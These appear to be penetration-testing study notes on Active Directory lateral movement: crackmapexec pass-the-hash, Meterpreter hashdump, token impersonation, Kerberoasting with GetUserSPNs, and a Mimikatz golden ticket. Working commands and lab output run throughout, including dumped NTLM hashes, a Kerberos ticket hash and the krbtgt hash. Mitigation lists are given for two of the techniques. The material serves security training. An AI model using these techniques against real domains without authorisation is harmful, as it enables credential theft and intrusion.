Introduction

In this we are going to learn what to do after gaining access to any one system from the network.

Pass The Hash / Password Overview

If we crack a password and/or can dump the SAM hashes, we can leverage both for lateral movement in networks


Tools

crackmapexec

Usage:

`crackmapexec smb -u user_name -d domain_name -p pass_word <ip_address/CIDR>`

Local
`crackmapexec smb <ipaddress/CIDR> -u user_name -H ha_sh --local-auth`




```
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {ldap,ssh,mssql,smb,winrm} ...

                                A swiss army knife for pentesting networks
                          Forged by @byt3bl33d3r using the powah of dank memes

                                     Exclusive release for Kali Linux users

                                            Version: 5.1.6dev
                                          Codename: U fancy huh?

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default: 100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default: None)
  --jitter INTERVAL     sets a random delay between each connection (default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {ldap,ssh,mssql,smb,winrm}
    ldap                own stuff using ldap
    ssh                 own stuff using SSH
    mssql               own stuff using MSSQL
    smb                 own stuff using SMB
    winrm               own stuff using WINRM
```

→ It Passes the password through out the network and see if any machine sticks to that password


(or)

You can use even hash by gathering the hash using msf hashdump.



```
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.8.0.2:4444
[*] 10.0.3.7:445 - Connecting to the server...
[*] 10.0.3.7:445 - Authenticating to 10.0.3.7:445|MARVEL as user 'fcastle'...
[*] 10.0.3.7:445 - Selecting PowerShell target
[*] 10.0.3.7:445 - Executing the payload...
[+] 10.0.3.7:445 - Service start timed out, OK if running a command or non-service executabl
[*] Sending stage (206403 bytes) to 10.0.3.7
[*] Meterpreter session 3 opened (10.8.0.2:4444 -> 10.0.3.7:50568) at 2019-09-23 23:11:23 -

meterpreter > hashdump
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
FCastle 500 aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4f87de4f8fbabd41ae5558a122f6d592:::
```

And now you can pass the Hash instead of password



```
root@kali:~/Downloads# crackmapexec 10.0.3.0/24 -u fcastle -H eb7126ae2c91ed56dcd475c072863269 --local
CME          10.0.3.4:445 HYDRA-DC        [*] Windows 6.3 Build 9600 (name:HYDRA-DC) (domain:MARVEL)
CME          10.0.3.6:445 SPIDERMAN       [*] Windows 10.0 Build 17134 (name:SPIDERMAN) (domain:MARVEL)
CME          10.0.3.7:445 PUNISHER        [*] Windows 10.0 Build 17134 (name:PUNISHER) (domain:MARVEL)
CME          10.0.3.4:445 HYDRA-DC        [-] HYDRA-DC\fcastle eb7126ae2c91ed56dcd475c072863269 STATUS_LOG
ON_FAILURE
CME          10.0.3.6:445 SPIDERMAN       [-] SPIDERMAN\fcastle eb7126ae2c91ed56dcd475c072863269 STATUS_LO
GON_FAILURE
CME          10.0.3.7:445 PUNISHER        [+] PUNISHER\fcastle eb7126ae2c91ed56dcd475c072863269 (Pwn3d!)
```

Installation

`apt install crackmapexec` (OR)
`python3 -m pip install crackmapexec`

Dumping the hashes with the secretsdump.py

secretsdump.py is from impacket toolkit

Usage
`secretsdump.py domain_name/user_name:pass_word@ip_address`

Mitigations for PassTheHash

- Limit account re-use:
  - Avoid re-using local Admin Password
  - Disable Guest and Administrators accounts
  - Limit who is a local administrator (least privilege)
- Utilize strong passwords
  - The Longer the better > 14 characters
  - Avoid using common passwords
  - I like long sentences
- Privilege Access Management (PAM)
  - Check out/in sensitive accounts when needed
  - Automaically rotate the passwords on check out and check in
  - Limits pass attacks as hash/passwordis strong and constantly rotated

Token Impersonation

What are tokens?

- Temporary keys that allow you access to a system/network without having to provide credentials each time you access a file. Think cookies for computers.

Two Types:

- Delegate → Created for logging into a machine or using remote desktop
- Impersonate → "non-interactive" such as attaching a network drive or a domain logon script

msfconsole

load incognito

list_tokens -u (Users (or) -g for groups)

impersonate_token <name_group(or user)>


rev2self(Reverses all impersonations)

Mitigation strategies

- Limit user/group token creation permissions
- Account tiering (Dont login as administrator in normal computers)
- Local admin restriction

Kerberoasting

How Kerberos works ?



Kerberoasting

1. Reqest TGT, Provide NTLM hash
2. Recieve TGT enc w/ krbtgt hash
3. Reqeust TGS for Server (Presents TGT)
4. Recieve TGS ecn w/ server's account hash (TGS recieved)
Domain Controller
Goal of Kerberoasting: Get TGS and decrypt server's account hash
PAC Validation Request. Optional
PAC Validation Response. Optional
5. Present TGS for service enc w/ server's account
6. Used when mutual authentication is required.
Victim/User
Application Server

https://medium.com/@Shorty420/kerberoasting-9108477279cc

- Domain Controller is also a KDC (Key Distribution Center)
- Victim/User should authenticate to Domain Controller. It requests for TGT (Ticket Granting Ticket).
- Then KDC will send the TGT by encrypting with krbtgt (Kerberos Ticket Granting Ticket)
- SPN (Service Principal Name) .
- To access a service user needs TGS and for the TGS the user needs TGT. And that TGT is issued when authenticating with KDC using user's ntlm hash

```
KERBEROS



 * A principal is a unique identity (user / services)

Client process that access a service on behalf of a user


Key Distribution Center supplies tickets and generate temp session keys to
authenticate securely



Messages

USER        Authenticators          Tickets
Service

```

```
Send1       Encrypts & validates            Recieves the TGT
It gets service ticket
Sends TGT to user       Validates and generate service ticket



Attributes of send1

Username/ID
Servicename/ID
User Ip Address
Requeseted lifetime for TGT


Attributes of Authenticator generated
Encrypted with Client Secret Key
TGS name / id
TImeStamp
Lifetime (Same as requested once)


Attributes of Ticket Granting Ticket
Encrypted wih TGS Secret Key
User Name /ID
TGS Name /ID
Timestamp
User IP address
Lifetime for TGT
```

Now after all of this we will get TGS with the server's account Hash. So we will take the TGS and decrypt the server's hash and get the password.


We use **GetUserSPNs** tool from *impacket*

Tool:

GetUserSPNs :

Usage:

```
GetUserSPNs.py domain_name.local/user_name@password -dc-ip
<domain_controller_ip> -request
```



```
__[root@parrot]_[/home/lexilominite]
____ #impacket-GetUserSPNs active.local/nuser1:Password1 -dc-ip 10.0.0.140 -request
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName                    Name        MemberOf                                                     PasswordLastSet             LastLogon  Delegation
--------------------------------------  ----------  -----------------------------------------------------------  --------------------------  ---------  ----------
DIREC-DC/SQLService.active.local:60111  SQLService  CN=Group Policy Creator Owners,OU=Groups,DC=ACTIVE,DC=local  2021-07-01 18:15:26.441022  <never>



$krb5tgs$23$*SQLService$ACTIVE.LOCAL$active.local/SQLService*$bcbab997b594f82194aa48733f3f275e$eec05c1c343da4898a27936338d7ad575635c32437b4644f78f93ad76c3c8f8ac21580a625906672f747634f993ce79
6511afcd44ba8f574513d6fe16ef482cc522f5a828617e16ffe78fda38c9db276a6c423ac766c6293bf0b3f3c646c72333e8ad6b64b7a5301a9f1f9ceae72ad9c1cfba243eac11febfa1e8e40ebaf52077a936d9461f5d5c9754e398175298
d3ab96435feeca93628ac9b0ce58c172192e4a1e970d5678853cb5af53d0ff5538b1c4927184c5880c553ac13d04b8dbdeaf8987cdb70e65d77486af7d7405afd62ac5950e335525c8c50f7134eddb881fa49ecba717424aa4df8795a9b229
0a415155c2d4f098d7faee14b4794b820cce1245f80f91644ad5ab9826bc437a78a579377b0a9045e0240d9bb26bddf436a4af739eaa543caeb44dd4c537ed768e220b2359d835fd4e543d0dffb857e22c459e92739d5db8eccaa10e533445
3712c086c8c7c02e4c734cab5d9dffff5b4fac93487765cd01fd6b4303417544cb2e970ccfcfaf39eb662651ebe3a6a0ec90a4195f14c35489e89a5503769c53716aeea88b8698711c7066c50a0b9d45c2f3e8d574b12b11ebbdcddbd6e6ed
06eb964195eb67d5257cd28c7d831a32dbfbcb7423e2d3a137bb1cea543b4bb70a38450d4639ef7eda5012f197930c63fd27d1ecea96946b2b90dcbf6a0eb3d8321b042f665790324d6aa603c03970062c411b44ed5b8b442ae103b76f44cb
eefea30ec7eb5bb8c72c0fa4aaed416ba88655fc3458e7a8937b63010ee89443c85edea4f0bea9b7f9b04c3f715f0b8e5a1e35d45e67cc587de6408e6d6be12c105cc98ef17a8a1409d11b4557b08c3d5a9f3d0aa0b64efe65e6f4f8fcb64e
283f1546c22b0d27c73d62ef8ed3b1b0568c29a1887b37c58144208827083a387fbf49c9f846b7fae03e60eafcde250fcad1841738885d1aad388171dd986f0c5ddbd6b8404535b34c15e45dadaf9bcfe3e920415bbe7ed85fa985d4545b11
1dcbf84ce7f3d207bd38246cc79f917a769bfe56123b05ef7271121c6a2362665b2efeb00a651ec4203b800306bafeca31e12e87c4999cf06eb613f64cb3b08c4b878a03660c0a47909c8e4c81d4f28cb32c767eac1e4c227ec8170cf72f67
d95b1be5e5d76acc3889bac8a3a9f8b576af525811882d55a93b57d4cc6f56faa2c381f97c5a13b61e09ce7af1ae3b4054287e401ee51c7184b63b1c7f9656ae26e3af3e3166295a6c3ce5a0c627bc64ec543283535086f9652b89e3d2a917
1959e9eacad8d82f0787ebecdeaaab6ce638eafcf8f4df281e61e3f84
```

GPP (MS14-025) Group Policy Preferences

OVERVIEW

- Group Policy Preferences allowed admins to create policies using embedded credentials.
- These credentials were encrypted in a cPassword
- The key was accidentaly released
- This was patched in MS15-025, but doesn't prevent previous uses. What I mean here is that if the embedded credential was created before the patch those are even vulnerable until now unless they were changed after the patch.

[Blog for GPP by Rapid7]

Mimikatz


Its a tool

- It is used to steal credentialsm generate Kerberos Tickets and leverage attacks
- Dumps credentials stored in memory

Usage:
First Thing to be done

```
    sekurlsa::logonpasswords --> Shows all the hashes
    lsadump::lsa /patch      --> Similar and this shows rid
sekurlsa:logonpasswords with less detailed and more easy to read
    lsadump::lsa /inject /name:user_name --> detailed info on users
```

Creating a Golden Ticket



```
mimikatz # lsadump::lsa /patch /name:krbtgt
Domain : ACTIVE / S-1-5-21-2668466849-1233456057-673544522

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : b8db93642c64fa1f13d2f43389e6c5bd
```

Command:

`kerberos::golden /User:any_name /domain:DOMAIN.local /sid:SID_ID /krbtgt:ntlmhash_of_krbtgt_user /id:admin_rid /ptt --> Which means pass the hash`

```
**0**kerberos::golden /User:Administrator /domain:ACTIVE.local /sid:S-1-5-21-
2668466849-1233456057-673544522  /id:500
/krbtgt:b8db93642c64fa1f13d2f43389e6c5bd /ptt
```

Links for further study

Active Directory Security Blog: https://adsecurity.org/

Harmj0y Blog: http://blog.harmj0y.net/

Pentester Academy Active Directory: https://www.pentesteracademy.com/activedirectorylab

Pentester Academy Red Team Labs: https://www.pentesteracademy.com/redteamlab

eLS PTX: https://www.elearnsecurity.com/course/penetration_testing_extreme/